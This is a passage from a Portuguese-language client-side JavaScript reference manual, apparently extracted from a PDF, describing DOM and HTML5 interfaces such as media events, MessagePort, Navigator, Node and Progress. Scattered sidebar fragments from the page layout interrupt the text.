Dados de mídia suficientes foram carregados para que a reprodução possa começar, mas é provável que seja necessário colocar mais dados no buffer.

oncanplaythrough

Dados de mídia suficientes foram carregados para que mídia provavelmente possa ser reproduzida até o fim, sem pausa para colocar mais dados no buffer.

ondurationchange

A propriedade duration mudou.

onemptied

Um erro ou cancelamento fez networkState retornar a NETWORK_EMPTY.

Referência de JavaScript do lado do cliente **953**

Rotina de tratamento de evento

Chamada quando...

onended

A reprodução parou porque o fim da mídia foi atingido.

onerror

Um erro de rede ou outro impediu o carregamento dos dados da mídia. `error.code` é um valor diferente de `MEDIA_ERR_ABORTED` (consulte `MediaError`).

onloadeddata

Os dados da posição de reprodução atual foram carregados pela primeira vez.

onloadedmetadata

Os metadados de mídia foram carregados e a duração e as dimensões da mídia estão prontos.

onloadstart

O elemento começa a solicitar dados de mídia.

onpause

O método pause() foi chamado e a reprodução está em pausa.

onplay

O método play() foi chamado ou o atributo autoplay causou o equivalente.

onplaying

A mídia começou a ser reproduzida.

onprogress

*A atividade da rede continua a carregar dados de mídia. Normalmente disparado entre 2 e 8 vezes por segundo. Note que o objeto associado a esse evento é um objeto *Event* simples e não o objeto *ProgressEvent* usado por outras APIs que disparam eventos chamados **Ja***

“progress”.

v

Ref

aS

do client

cript do lado

erência de

onratechange

playbackRate ou *defaultPlaybackRate* foi alterado.

onseeked

A propriedade seeking voltou a ser false.

e

onseeking

O script ou o usuário pediu para que a reprodução pulasse para uma parte da mídia que não está no buffer e a reprodução foi interrompida enquanto dados são carregados. A propriedade seeking é true.

onstalled

O elemento está tentando carregar dados, mas nenhum dado está chegando.

onsuspend

O elemento colocou dados suficientes no buffer e interrompeu o download temporariamente.

ontimeupdate

A propriedade `currentTime` mudou. Durante a reprodução normal, esse evento é disparado entre 4 e 60 vezes por segundo.

onvolumechange

A propriedade volume ou muted mudou.

onwaiting

A reprodução não pode começar ou parou porque não há dados suficientes no buffer. Um evento playing vai se seguir quando dados suficientes estiverem prontos.

Métodos

string **canPlayType**(string tipo)

Esse método pergunta ao elemento de mídia se pode reproduzir mídia do tipo MIME especificado.

Se o reprodutor tiver certeza de que não pode reproduzir o tipo, ele retorna a string vazia. Se achar (mas não tiver certeza) que pode reproduzir o tipo, ele retorna a string “probably”. Os elementos de mídia geralmente não vão retornar “probably”, a não ser que tipo inclua um parâmetro codecs = que liste os codecs de mídia específicos. Se o elemento de mídia não tiver certeza de que poderá reproduzir mídia do tipo especificado, esse método vai retornar “maybe”.

void **load**()

Esse método redefine o elemento de mídia e o faz selecionar uma fonte de mídia e começar a carregar seus dados. Isso acontece automaticamente quando o elemento é inserido pela primeira vez no documento ou quando você configura o atributo src. Contudo, se você adicionar, remover ou modificar os descendentes <source> do elemento de mídia, deve chamar load() explicitamente.

954 Parte IV Referência de JavaScript do lado do cliente void **pause**()

Faz uma pausa na reprodução da mídia.

void **play**()

Inicia a reprodução da mídia.

MediaError

um erro de <audio> ou <video>

Quando ocorre um erro em uma tag <audio> ou <video>, um evento error é disparado e a propriedade error é configurada com um objeto MediaError. A propriedade code especifica o tipo de erro ocorrido. As constantes a seguir definem os valores dessa propriedade.

Constantes

unsigned short **MEDIA_ERR_ABORTED** = 1

O usuário pediu para o navegador parar de carregar a mídia.

unsigned short **MEDIA_ERR_NETWORK** = 2

A mídia é do tipo correto, mas um erro de rede impediu seu carregamento.

unsigned short **MEDIA_ERR_DECODE** = 3

A mídia é do tipo correto, mas um erro de codificação impediu que ela fosse decodificada e reproduzida.

unsigned short **MEDIA_ERR_SRC_NOT_SUPPORTED** = 4

A mídia especificada pelo atributo src não é um tipo que o navegador pode reproduzir.

Propriedades

readonly unsigned short **code**

Essa propriedade descreve o tipo de erro de mídia ocorrido. Seu valor será uma das constantes anteriores.

MessageChannel

um par de MessagePorts conectados

MessageChannel é simplesmente um par de objetos MessagePort conectados. Chamar postMessage() em um deles dispara um evento message no outro. Se quiser estabelecer um canal de comunicação privativo com um Window ou thread Worker, crie um MessageChannel e então passe um membro do par MessagePort para o Window ou Worker (usando o argumento portas de postMessage()).

Os tipos MessageChannel e MessagePort são um recurso avançado de HTML5 e, quando este livro estava sendo escrito, alguns navegadores suportavam troca de mensagens entre origens (Seção 22.3) e threads worker (Seção 22.4) sem suportar canais de comunicação privativos com MessagePort.

Referência de JavaScript do lado do cliente 955

Construtora

*new **MessageChannel()***

Essa construtora sem argumentos retorna um novo objeto MessageChannel.

Propriedades

*readonly MessagePort **port1***

*readonly MessagePort **port2***

Essas são as duas portas conectadas que definem o canal de comunicação. As duas são simétricas: mantenha uma para seu código e passe a outra para o Window ou Worker com que deseja se comunicar.

MessageEvent

uma mensagem de outro contexto de execução

Event

Jav Ref

aS

do client

cripto do lado

erência de

Várias APIs usam eventos message para comunicação assíncrona entre contextos de execução não relacionados. Os objetos Window, Worker, WebSocket, EventSource e MessagePort definem todos pro-

priedades onmessage para tratar de eventos message. A mensagem associada a um evento message é qualquer valor de JavaScript que possa ser clonado, conforme descrito em “Clones estruturados”, na página 672. A mensagem é empacotada em um objeto MessageEvent e está disponível na propriedade data. As várias APIs que contam com eventos message também definem mais algumas propriedades no objeto MessageEvent. Os eventos message não borbulham e não têm qualquer ação padrão para cancelar.

Propriedades

readonly any data

Essa propriedade contém a mensagem que está sendo enviada. data pode ser de qualquer tipo que possa ser clonado com o algoritmo de clone estruturado (“Clones estruturados”, na página 672) – isso inclui valores do núcleo de JavaScript, inclusive objetos e arrays, mas não funções.

Valores do lado do cliente, como nós Document e Element, não são permitidos, embora Blobs e ArrayBuffer sejam.

readonly string lastEventId

Para eventos message em um EventSource (Seção 18.3), esse campo contém a string lastEventId, se houver, enviada pelo servidor.

readonly string origin

Para eventos message em um EventSource (Seção 18.3) ou em um Window (Seção 22.3), essa propriedade contém o URL de origem do remetente da

mensagem.

*readonly MessagePort[] **ports***

Para eventos message em um Window (Seção 22.3), Worker (Seção 22.4) ou MessagePort, essa propriedade contém um array de objetos MessagePort, se algum foi passado na chamada correspondente de postMessage().

956 *Parte IV Referência de JavaScript do lado do cliente readonly Window **source***

Para eventos message em um Window (Seção 22.3), essa propriedade se refere ao objeto Window a partir do qual a mensagem foi enviada.

MessagePort

passa mensagens assíncronas

EventTarget

MessagePort é usado para passagem de mensagem assíncrona, baseada em eventos, normalmente entre contextos de execução JavaScript, como janelas ou *threads worker*. Os *MessagePorts* devem ser usados em pares conectados – consulte *MessageChannel*. Chamar *postMessage()* em um *MessagePort* dispara um evento *message* no *MessagePort* com o qual está conectado. A API de troca de mensagens entre origens (Seção 22.3) e os *Web Workers* (Seção 22.4) também se comunicam usando um método *postMessage()* e eventos *message*. Na verdade, essas APIs usam um objeto *MessagePort* implícito. O uso explícito de *MessageChannel* e *MessagePort* permite a criação de canais de comunicação privativos adicionais e pode ser usado, por exemplo, para permitir comunicação direta entre dois *threads Worker* irmãos.

MessageChannel e *MessagePort* types são um recurso avançado de HTML5 e, quando este livro estava sendo escrito, alguns navegadores suportavam troca de mensagens entre origens (Seção 22.3) e *threads worker* (Seção 22.4) sem suportar canais de comunicação privativos com *MessagePort*.

Métodos

void close()

Esse método desconecta esse *MessagePort* da porta em que estava conectado (se houver). As chamadas subsequentes para *postMessage()* não terão efeito algum e nenhum evento *message* será enviado no futuro.

void postMessage(any mensagem, [MessagePort[] portas]) Envia um clone da mensagem especificada por meio da porta e o entrega na forma de um evento *message* na porta em que ele está conectado. Se portas for especificado, as entrega também como parte do evento *message*. mensagem pode ser qualquer valor compatível com o algoritmo de clone estruturado (“Clones estruturados”, na página 672).

void start()

Esse método faz *MessagePort* começar a disparar eventos *message*. Antes que esse método seja chamado, quaisquer dados enviados pela porta são colocados em um buffer. Atrasar mensagens dessa maneira permite que um script registre todas as suas rotinas de tratamento de evento antes que quaisquer mensagens sejam enviadas. Note, entretanto, que você só precisa chamar esse método se usar o método *addEventListener()* de *EventTarget*. Se você simplesmente configurar a propriedade *onmessage*, *start()* será chamado implicitamente.

Rotinas de tratamento de evento

onmessage

Essa propriedade define uma rotina de tratamento para eventos message. Os eventos message são disparados no objeto MessagePort. Eles não borbulham e não têm qualquer ação

Referência de JavaScript do lado do cliente 957

padrão. Note que configurar essa propriedade chama o método start() para começar o envio de eventos message.

Meter

um contador ou medidor gráfico

Node, Element

Um objeto Meter representa um elemento HTML <meter> que exibe uma representação gráfica de um valor dentro de um intervalo de valores possíveis, onde o intervalo pode, opcionalmente, ser anotado para indicar regiões consideradas baixas, ótimas e altas.

A maioria das propriedades desse objeto simplesmente espelha os atributos HTML de mesmo nome.

Entretanto, as propriedades de JavaScript são números, enquanto os atributos HTML são strings.

<meter> é um elemento de HTML5 que, quando este livro estava sendo escrito, ainda não era amplamente suportado.

Jav Ref

aS

do client

Propriedades

cript do lado

erência de

readonly Form form

e

O elemento *Form*, se houver um, que é o ascendente desse elemento ou que foi identificado com o atributo *HTML form*.

double **high**

Se for especificada, essa propriedade indica que valores entre *high* e *max* devem ser mostrados graficamente como “altos”.

readonly NodeList **labels**

Um objeto semelhante a um array de elementos *Label* associados a esse elemento.

double **low**

Se for especificada, essa propriedade indica que valores entre *min* e *low* devem ser mostrados graficamente como “baixos”.

double **max**

O valor máximo que pode ser exibido por *<meter>*. O padrão é 1.

double **min**

O valor mínimo que pode ser exibido por *<meter>*. O padrão é 0.

double **optimum**

Se for especificado, o valor que deve ser considerado como ótimo.

double **value**

O valor representado por esse *<meter>*.

MouseEvent

958 Parte IV Referência de JavaScript do lado do cliente **Navigator**

informações sobre o navegador Web

O objeto Navigator contém propriedades que descrevem o navegador Web em que seu código está sendo executado. Essas propriedades podem ser usadas para se fazer personalização específica para a plataforma. O nome desse objeto é uma referência ao navegador Netscape Navigator, mas todos os navegadores o suportam. Há uma única instância do objeto Navigator, a qual pode ser referenciada por meio da propriedade navigator de qualquer objeto Window.

Historicamente, o objeto Navigator tem sido usado para “farejar clientes”, para executar código diferente, dependendo do navegador que esteja sendo usado. O Exemplo 14-3 mostra uma maneira simples de fazer isso e o texto que acompanha na Seção 14.4 descreve as armadilhas de contar com o objeto Navigator. Uma estratégia melhor para compatibilidade entre navegadores está descrita na Seção 13.4.3.

Propriedades

readonly string **appName**

O nome do navegador. Para navegadores baseados no Netscape, o valor dessa propriedade é

“Netscape”. No IE, o valor dessa propriedade é “Microsoft Internet Explorer”. Por compatibilidade com código já existente, muitos navegadores retornam informações antigas falsificadas.

readonly string **appVersion**

Informações sobre versão e plataforma do navegador. Por compatibilidade com código já existente, a maioria dos navegadores retorna valores obsoletos para essa propriedade.

readonly Geolocation **geolocation**

Uma referência ao objeto Geolocation para esse navegador. Os métodos desse objeto permitem a um script solicitar a localização geográfica atual do usuário.

readonly boolean **onLine**

Essa propriedade é *false* se o navegador não vai tentar baixar nada da rede. Isso pode acontecer porque o navegador tem certeza de que o computador não está conectado na rede ou porque o usuário configurou o navegador para não fazer ligação em rede. Se o navegador vai tentar fazer downloads (porque o computador pode estar online), essa propriedade é *true*. O navegador dispara eventos online e offline no objeto Window quando o estado dessa propriedade muda.

readonly string **platform**

O sistema operacional e/ou plataforma de hardware na qual o navegador está sendo executado.

Embora não exista um conjunto de valores padrão para essa propriedade, alguns valores típicos são “Win32”, “MacPPC” e “Linux i586”.

readonly string **userAgent**

O valor utilizado pelo navegador para o cabeçalho user-agent em requisições HTTP. Por exemplo:

Mozilla/5.0 (X11; U; Linux i686; en-US)

AppleWebKit/534.16 (KHTML, like Gecko)

Chrome/10.0.648.45

Safari/534.16

Referência de JavaScript do lado do cliente **959**

Métodos

void **registerContentHandler**(string tipoMime, string url, string título)
Esse método solicita o registro no url especificado como uma rotina de tratamento para exibir conteúdo do tipoMime especificado. título é um título de site legível para seres humanos que o navegador pode exibir para o usuário. O argumento url deve conter a string “%s”. Quando essa rotina de tratamento de conteúdo for usada para manipular uma página Web do tipoMime especificado, o URL dessa página será codificado e inserido no url, no lugar de “%s”. Então, o navegador visitará o URL resultante. Esse é um recurso novo de HTML5 e pode não estar implementado em todos os navegadores.

`void registerProtocolHandler(string esquema, string url, string título)`
Esse método é como `registerContentHandler()`, mas registra um site para usar como rotina de tratamento do protocolo de URL esquema. esquema deve ser uma string como “mailto” ou “sms”, sem dois-pontos. Esse é um recurso novo de HTML5 e pode não estar implementado em todos os navegadores.

Jav Ref

aS

do client

`void yieldForStorageUpdates()`

cript do lado

erência de

Os scripts que usam `Document.cookie`, `Window.localStorage` ou `Window.sessionStorage` (consulte e

`Storage` e o Capítulo 20) provavelmente não são capazes de observar alterações de armazenamento feitas por scripts em execução concomitante (de mesma origem) em outras janelas. Os navegadores podem (embora, quando este livro estava sendo escrito, nem todos pudessem) impedir atualizações concomitantes com um mecanismo de bloqueio como aquele usado para bancos de dados. Nos navegadores que suportam isso, esse método libera o bloqueio explicitamente, possivelmente des-bloqueando scripts concomitantes em outras janelas. Os valores armazenados, recuperados após a chamada desse método, podem ser diferentes dos recuperados antes da chamada.

Node

Todos os objetos em uma árvore de documentos (incluindo o próprio objeto `Document`) implementam a interface `Node`, a qual fornece propriedades e métodos fundamentais para percorrer e manipular a árvore. A propriedade `parentNode` e o array `childNodes[]` permitem mover para cima e para baixo na árvore de documentos. Você pode enumerar os filhos de determinado nó iterando pelos elementos de `childNodes[]` ou usando as propriedades `firstChild` e `nextSibling` (ou as propriedades `lastChild` e `previousSibling`, para iterar para trás). Os métodos `appendChild()`, `insertBefore()`, `removeChild()` e `replaceChild()` permitem modificar a árvore de documentos alterando os filhos de um nó.

Todo objeto em uma árvore de documentos implementa a interface `Node` e uma subinterface mais especializada, como `Element` ou `Text`. A propriedade `nodeType` especifica qual subinterface um nó implementa. Você pode usar essa propriedade para testar o tipo de um nó antes de usar propriedades ou métodos da interface mais especializada. Por exemplo: `var n;`

```
// Contém o nó com que estamos trabalhando
```

```
if (n.nodeType == 1) {
```

```
// Ou usa a constante Node.ELEMENT_NODE
```

```
var tagname = n.tagName;
```

```
// Se o nó é um Element, este é o nome da tag
```

```
}
```

960 Parte IV Referência de JavaScript do lado do cliente **Constantes**

```
unsigned short ELEMENT_NODE = 1
```

```
unsigned short TEXT_NODE = 3
```

```
unsigned short PROCESSING_INSTRUCTION_NODE = 7
```

```
unsigned short COMMENT_NODE = 8
```

```
unsigned short DOCUMENT_NODE = 9
```

```
unsigned short DOCUMENT_TYPE_NODE = 10
```

```
unsigned short DOCUMENT_FRAGMENT_NODE = 11
```

Essas constantes são os valores possíveis da propriedade `nodeType`. Note que essas são propriedades estáticas da função construtora `Node()` – não são propriedades de objetos `Node` individuais. Note também que elas não

são definidas no IE8 e anteriores. Por compatibilidade, você pode codificar os valores ou definir suas próprias constantes.

unsigned short **DOCUMENT_POSITION_DISCONNECTED** = 0x01

unsigned short **DOCUMENT_POSITION_PRECEDING** = 0x02

unsigned short **DOCUMENT_POSITION_FOLLOWING** = 0x04

unsigned short **DOCUMENT_POSITION_CONTAINS** = 0x08

unsigned short **DOCUMENT_POSITION_CONTAINED_BY** = 0x10

Essas constantes especificam bits que podem ser ativados ou desativados no valor de retorno de `compareDocumentPosition()`.

Propriedades

readonly string **baseURI**

Essa propriedade especifica o URL de base desse Node em relação ao qual os URLs relativos são solucionados. Para todos os nós em documentos HTML, esse é o URL especificado pelo elemento `<base>` do documento ou apenas o Document.URL com o identificador de fragmento removido.

readonly NodeList **childNodes**

Essa propriedade é um objeto semelhante a um array que contém os nós filhos do nó atual.

Essa propriedade nunca deve ser null: para nós sem filhos, `childNodes` é um array com `length` igual a zero. Note que o objeto `NodeList` é dinâmico: quaisquer alterações feitas na lista de filhos desse elemento são imediatamente visíveis por meio de `NodeList`.

readonly Node **firstChild**

O primeiro filho desse nó ou null, caso o nó não tenha filhos.

readonly Node **lastChild**

O último filho desse nó ou null, caso o nó não tenha filhos.

readonly Node **nextSibling**

O nó irmão imediatamente após esse no array `childNodes[]` do `parentNode` ou null, caso esse nó não exista.

readonly string **nodeName**

O nome do nó. Para nós *Element*, especifica o nome de tag do elemento, o qual também pode ser recuperado com a propriedade *tagName* da interface *Element*. Para a maioria dos outros tipos de nós, o valor é uma string constante que depende do tipo de nó.

Referência de JavaScript do lado do cliente **961**

readonly unsigned short **nodeType**

O tipo do nó – isto é, qual subinterface o nó implementa. Os valores válidos são definidos pelas constantes listadas anteriormente. Contudo, como essas constantes não são suportadas pelo Internet Explorer, talvez você prefira usar valores codificados, em vez das constantes. Em documentos HTML, os valores comuns para essa propriedade são: 1 para nós *Element*, 3 para nós *Text*, 8 para nós *Comment* e 9 para o nó de nível superior *Document*.

string **nodeValue**

O valor de um nó. Para nós *Text*, contém o conteúdo do texto.

readonly Document **ownerDocument**

O objeto *Document* ao qual esse nó está associado. Para nós *Document*, essa propriedade é *null*. Note que os nós têm proprietários mesmo que não tenham sido inseridos em um documento.

readonly Node **parentNode**

O nó pai (ou contêiner) desse nó ou *null*, caso não haja nenhum pai. Note que os nós *Docu-Jav Ref*

aS

ment e *DocumentFragment* nunca têm nós pais. Além disso, os nós removidos do documento **do client**

cripto do lado

erência de

ou criados recentemente e ainda não inseridos na árvore de documentos, têm *parentNode* igual a *null*.

e

readonly Node **previousSibling**

O nó irmão que precede imediatamente esse no array `childNodes[]` do `parentNode` ou `null`, caso esse nó não exista.

string **textContent**

Para nós `Text` e `Comment`, essa propriedade é apenas um sinônimo da propriedade `data`. Para nós `Element` e `DocumentFragment`, consultar essa propriedade retorna o conteúdo de texto concatenado de todos os descendentes do nó `Text`. Configurar essa propriedade em um `Element` ou `DocumentFragment` substitui todos os descendentes desse elemento ou fragmento por um único nó `Text` novo contendo o valor especificado.

Métodos

Node **appendChild**(Node novoFilho)

Esse método adiciona o nó `novoFilho` no documento, inserindo-o como último filho desse nó. Se `novoFilho` já está na árvore de documentos, é removido dela e então reinserido em sua nova posição.

Se `novoFilho` é um nó `DocumentFragment`, ele mesmo não é inserido; em vez disso, todos os seus filhos são anexados, em ordem, no fim do array `childNodes[]` desse nó. Note que um nó de (ou criado por) um documento não pode ser inserido em outro documento. Isto é, a propriedade `ownerDocument` de `novoFilho` deve ser igual à propriedade `ownerDocument` desse nó. (Consulte `Document.adoptNode()`.) Esse método retorna o `Node` passado a ele.

Node **cloneNode**(boolean profundidade)

O método `cloneNode()` faz e retorna uma cópia do nó em que é chamado. Se for passado o argumento `true`, ele também clona recursivamente todos os descendentes do nó. Caso contrário, clona apenas o nó e nenhum de seus filhos. O nó retornado não faz parte da árvore de documentos e sua propriedade `parentNode` é `null`. Quando um nó `Element` é clonado, todos os seus atributos também são clonados. Note, entretanto, que as funções ouvintes de evento registradas em um nó não são clonadas.

962 Parte IV Referência de JavaScript do lado do cliente **unsigned short compareDocumentPosition**(Node outro) Esse método compara a posição no documento desse nó com a posição no documento do nó `outro` e retorna um número cujos bits configurados descrevem a relação entre os nós. Se os dois nós são iguais, nenhum bit é configurado e esse método retorna 0. Caso contrário, um ou mais bits serão configurados no valor de retorno. As

constantes *DOCUMENT_POSITION_* listadas anteriormente fornecem nomes simbólicos para cada um dos bits, os quais têm os seguintes significados: *DOCUMENT_POSITION_*

Valor

Significado

DISCONNECTED

0x01

Os dois nós não estão no mesmo documento; portanto, suas posições não podem ser comparadas.

PRECEDING

0x02

O nó outro aparece antes desse nó.

FOLLOWING

0x04

O nó outro vem após esse nó.

CONTAINS

0x08

O nó outro contém esse nó. Quando esse bit é configurado, o bit *PRECEDING* sempre é configurado também.

CONTAINED_BY

0x10

O nó outro é contido por esse nó. Quando esse bit é configurado, o bit *FOLLOWING*

sempre é configurado também.

boolean *hasChildNodes()*

Retorna *true* se esse nó tem um ou mais filhos ou *false*, caso não tenha nenhum.

Node *insertBefore*(Node novoFilho, Node filhoRef) Esse método insere o nó novoFilho na árvore de documentos como filho desse nó e então retorna o nó inserido. O novo nó é posicionado dentro do array *childNodes[]* desse nó, de modo que ele venha imediatamente antes do nó filhoRef. Se filhoRef é null, novoFilho é inserido no fim de *childNodes[]*, exatamente como no método *appendChild()*. Note que é inválido chamar esse método com um filhoRef que não é filho desse nó.

Se novoFilho já está na árvore de documentos, é removido dela e então reinserido em sua nova posi-

ção. Se novoFilho é um nó *DocumentFragment*, ele próprio não é inserido; em vez disso, cada um de seus filhos é inserido, em ordem, no local especificado.

boolean *isDefaultNamespace*(string namespace)

Retorna *true* se o URL do namespace especificado é o mesmo URL do namespace padrão retornado por *lookupNamespaceURI(null)* e *false*, caso contrário.

boolean *isEqualNode*(Node outro)

Retorna *true* se esse nó e outro são idênticos, com tipo, nome de tag, atributos e (recursivamente) filhos iguais. Retorna *false* se os dois nós não

são iguais.

boolean **isSameNode**(Node outro)

Retorna true se esse nó e outro são o mesmo nó e false, caso contrário. Você também pode usar simplesmente o operador ==.

string **lookupNamespaceURI**(string prefixo)

Esse método retorna o URL do espaço de nomes associado ao prefixo de namespace especificado ou null, caso não exista um. Se prefixo é null, ele retorna o URL do namespace padrão.

Referência de JavaScript do lado do cliente **963**

string **lookupPrefix**(string namespace)

Esse método retorna o prefixo do namespace associado ao URL de namespace especificado ou null, se não houver nenhum.

void **normalize**()

Esse método normaliza os descendentes do nó de texto desse nó, mesclando os nós adjacentes e removendo os nós vazios. Os documentos normalmente não têm nós de texto vazios ou adjacentes, mas isso pode ocorrer quando um script adiciona ou remove nós.

Node **removeChild**(Node filhoAntigo)

Esse método remove filhoAntigo do array childNodes[] desse nó. É um erro chamar esse método com um nó que não é filho. removeChild() retorna o nó filhoAntigo após removê-lo. filhoAntigo continua a ser um nó válido e pode ser reinserido no documento posteriormente.

Node **replaceChild**(Node novoFilho, Node filhoAntigo) Esse método substitui filhoAntigo por novoFilho e retorna filhoAntigo. filhoAntigo deve ser filho **Ja**

desse nó. Se novoFilho já faz parte do documento, ele primeiramente é removido do documento, **v**

Ref

aS

do client

erência de

antes de ser reinserido em sua nova posição. Se novoFilho é um DocumentFragment, ele mesmo não é inserido; em vez disso, cada um de seus filhos é inserido, em ordem, na posição anteriormente e

ocupada por filhoAntigo.

NodeList

um objeto semelhante a um array somente de leitura de Nodes

NodeList é um objeto semelhante a um array somente de leitura cujos elementos são objetos Node (normalmente Elements). A propriedade length especifica quantos nós estão na lista e você pode recuperar esses nós dos índices 0 até length-1. Você também pode passar o índice desejado para o método item(), em vez de indexar NodeList diretamente. Os elementos de um NodeList são sempre objetos Node válidos: os NodeLists nunca contêm elementos null.

Os NodeLists são usados normalmente – a propriedade childNodes de Node e os valores de retorno de Document.getElementsByTagName(), Element.getElementsByTagName() e HTMLDocument.getElementsByTagName() são todos NodeLists, por exemplo. Entretanto, como NodeList é um objeto semelhante a um array, frequentemente nos referimos a esses valores informalmente como arrays, usando palavras como “o array childNodes[]”.

Note que os objetos NodeList normalmente são dinâmicos – não são instantâneos estáticos, mas refletem imediatamente as mudanças feitas na árvore de documentos. Por exemplo, se você tem um NodeList representando os filhos de um nó específico e então exclui um desses filhos, o filho é removido de seu NodeList. Cuidado quando iterar pelos elementos de um NodeList: o corpo de seu laço pode fazer alterações na árvore de documentos (como excluir nós) que podem afetar o conteúdo do NodeList!

Propriedades

readonly unsigned long length

O número de nós no NodeList.

Node **item**(unsigned long índice)

Retorna o Node no índice especificado ou null, caso o índice esteja fora do limite.

Option

um `<option>` em um elemento `Select`

Node, Element

O objeto `Option` descreve uma única opção exibida dentro de um objeto `Select`. As propriedades desse objeto especificam se ele é selecionado por padrão, se está selecionado no momento, sua posição no array `options[]` de seu objeto `Select` contêiner, o texto que exibe e o valor que passa para o servidor, se estiver selecionado quando o formulário contêiner for enviado.

Por motivos históricos, o elemento `Option` define uma construtora que pode ser usada para criar e inicializar novos elementos `Option`. (O método `Document.createElement()` normal também pode ser usado, evidentemente.) Uma vez criado um novo objeto `Option`, ele pode ser anexado no conjunto `options` de um objeto `Select`. Consulte `HTMLOptionsCollection` para ver os detalhes.

Construtora

`new Option([string texto, string valor, boolean padrãoSelecionado, boolean selecionado])` A construtora `Option()` cria um elemento `<option>`. O quarto argumento opcional especifica o `textContent` (consulte `Node`) do elemento e os valores iniciais das propriedades `value`, `defaultSelected` e `selected`.

Propriedades

boolean `defaultSelected`

Essa propriedade espelha o atributo `HTML selected`. Ela define o estado inicial da seleção da opção e também o valor usado quando o formulário é redefinido.

boolean `disabled`

`true` se essa opção estiver desabilitada. As opções são desabilitadas se elas ou um `<optgroup>` contêiner tem o atributo `HTML disabled`.

readonly Form `form`

O elemento `<form>`, se houver, do qual esse elemento `Option` faz parte.

readonly long **index**

O índice desse elemento `Option` dentro de seu elemento `Select` contêiner. (Consulte também `HTMLOptionsCollection`.)

string **label**

O valor do atributo HTML `label`, se houver um; caso contrário, o `textContent` (consulte `Node`) desse elemento `Option`.

boolean **selected**

true se essa opção estiver selecionada no momento ou false, caso contrário.

Referência de JavaScript do lado do cliente **965**

string **text**

O `textContent` (consulte `Node`) desse elemento `Option`, com espaço em branco à esquerda e à direita removido e sequências de dois ou mais espaços substituídas por um único caractere de espaço.

string **value**

O valor do atributo HTML `value`, se esse elemento `Option` tiver um; caso contrário, o `textContent` do elemento.

Output

um elemento `<output>` de formulário HTML

`Node`, `Element`, `FormControl`

O objeto `Output` representa um elemento `<output>` de formulário HTML. Nos navegadores que os suportam, os objetos `Output` implementam a maioria das propriedades de `FormControl`.

Jav Ref

aS

do client

Propriedades

cript do lado

erência de

*string **defaultValue***

e

Essa propriedade é o valor inicial do `textContent` (consulte `Node`) do elemento `Output`. Quando o formulário é redefinido, seu `value` é restaurado nesse valor. Se essa propriedade é configurada e o elemento `Output` está sendo exibido com seu `defaultValue` anterior, é exibido o novo valor padrão. Caso contrário, o valor atualmente exibido não será alterado.

*readonly `DOMSettableTokenList` **htmlFor***

O atributo `HTML` `for` de um elemento `<output>` é uma lista das identificações dos elementos cujos valores contribuíram para o conteúdo calculado exibido pelo elemento `<output>` separadas por espaços. `for` é uma palavra reservada em JavaScript; portanto, essa propriedade correspondente de JavaScript é chamada `htmlFor`. Você pode obter e configurar essa propriedade como se fosse um valor de `string` normal ou pode usar os métodos de `DOMTokenList` para consultar e configurar identificações de elemento individuais a partir da lista.

PageTransitionEvent

objeto evento para eventos `pageshow` e `pagehide`

Event

Os navegadores disparam um evento `pageshow` após o evento `load`, quando um documento é carregado pela primeira vez; então, disparam outro evento `pageshow` sempre que a página é restaurada a partir da cache de histórico na memória. Um objeto `PageTransitionEvent` é associado a cada evento `pageshow` e sua propriedade `persisted` é `true` se a página está sendo restaurada, em vez de carregada ou recarregada.

Os eventos `pagehide` também têm um objeto `PageTransitionEvent` associado, mas a propriedade `persisted` é sempre `true` para eventos `pagehide`.

Os eventos `pageshow` e `pagehide` são disparados no objeto `Window`. Eles não borbulham e não têm qualquer ação padrão para cancelar.

966 Parte IV Referência de JavaScript do lado do cliente **Propriedades**

`readonly` boolean **`persisted`**

Para eventos `pageshow`, essa propriedade é `false` se a página foi carregada (ou recarregada) a partir da rede ou da cache de disco. É `true` se a página que está sendo mostrada foi restaurada da cache na memória, sem ser recarregada.

Para eventos `pagehide`, essa propriedade é sempre `true`.

PopStateEvent

evento de transição de histórico

Event

Os aplicativos Web que gerenciam seu próprio histórico (consulte a Seção 22.2) utilizam o método `pushState()` de `History` para criar uma nova entrada no histórico de navegação e para associar um valor de estado ou objeto a ela. Quando o usuário utiliza os botões `Back` ou `Forward` do navegador para navegar entre esses estados salvos, o navegador dispara um evento `popstate` no objeto `Window` e passa uma cópia do estado do aplicativo salvo no objeto `PopStateEvent` associado.

Propriedades

readonly any state

Essa propriedade contém uma cópia do valor de estado ou objeto passado para o método `History.pushState()` ou `History.replaceState()`. `state` pode ser qualquer valor que possa ser clonado com o algoritmo de clone estruturado (consulte “Clones estruturados”, na página 672).

ProcessingInstruction

uma instrução de processamento em um documento XML

Node

Essa interface raramente usada representa uma instrução de processamento (ou PI) em um documento XML. Programadores que trabalham com documentos HTML nunca vão encontrar um nó ProcessingInstruction.

Propriedades

string **data**

O conteúdo da instrução de processamento (isto é, o primeiro caractere que não seja um espa-

ço após o alvo, até, mas não incluindo, o ?> de fechamento).

readonly string **target**

O alvo da instrução de processamento. Esse é o primeiro identificador que vem após o <? de abertura – ele especifica o “processador” ao qual a instrução de processamento se destina.

Progress

uma barra de progresso

Node, Element

Um objeto *Progress* representa um elemento HTML `<progress>` e exibe uma representação gráfica do progresso em direção à conclusão de algum tipo de tarefa.

Referência de JavaScript do lado do cliente **967**

Quando o volume de trabalho ou tempo exigido para concluir a tarefa não é conhecido, diz-se que o elemento *Progress* está em um estado indeterminado. Nesse estado, ele simplesmente exibe algum tipo de animação “processando” para indicar que algo está acontecendo. Quando o volume total de trabalho (ou tempo ou bytes) e o volume concluído são conhecidos, o elemento *Progress* é um estado determinado e pode exibir o progresso com algum tipo de elemento gráfico de porcentagem de conclusão.

`<progress>` é um elemento de HTML5 que, quando este livro estava sendo escrito, ainda não era amplamente suportado.

Propriedades

readonly Form **form**

O elemento *Form*, se houver um, que é o ascendente desse elemento ou que foi identificado com o atributo HTML *form*.

readonly NodeList **labels**

Jav Ref

aS

Um objeto semelhante a um array de elementos *Label* associado a esse elemento.

do client

cript do lado

erência de

double **max**

e

O volume total de trabalho a ser feito. Ao usar um elemento *Progress* para exibir progresso de upload ou download de um *XMLHttpRequest*, por exemplo, você poderia configurar essa propriedade com o número total de bytes a serem transferidos. Essa propriedade espelha o atributo *max*. O valor padrão é 1.0.

readonly double position

Se esse é um elemento *Progress* determinado, essa propriedade é o valor calculado $value/max$.

Caso contrário, essa propriedade será -1.

double value

Um valor entre 0 e *max* indicando o progresso feito. Essa propriedade espelha o atributo *value*.

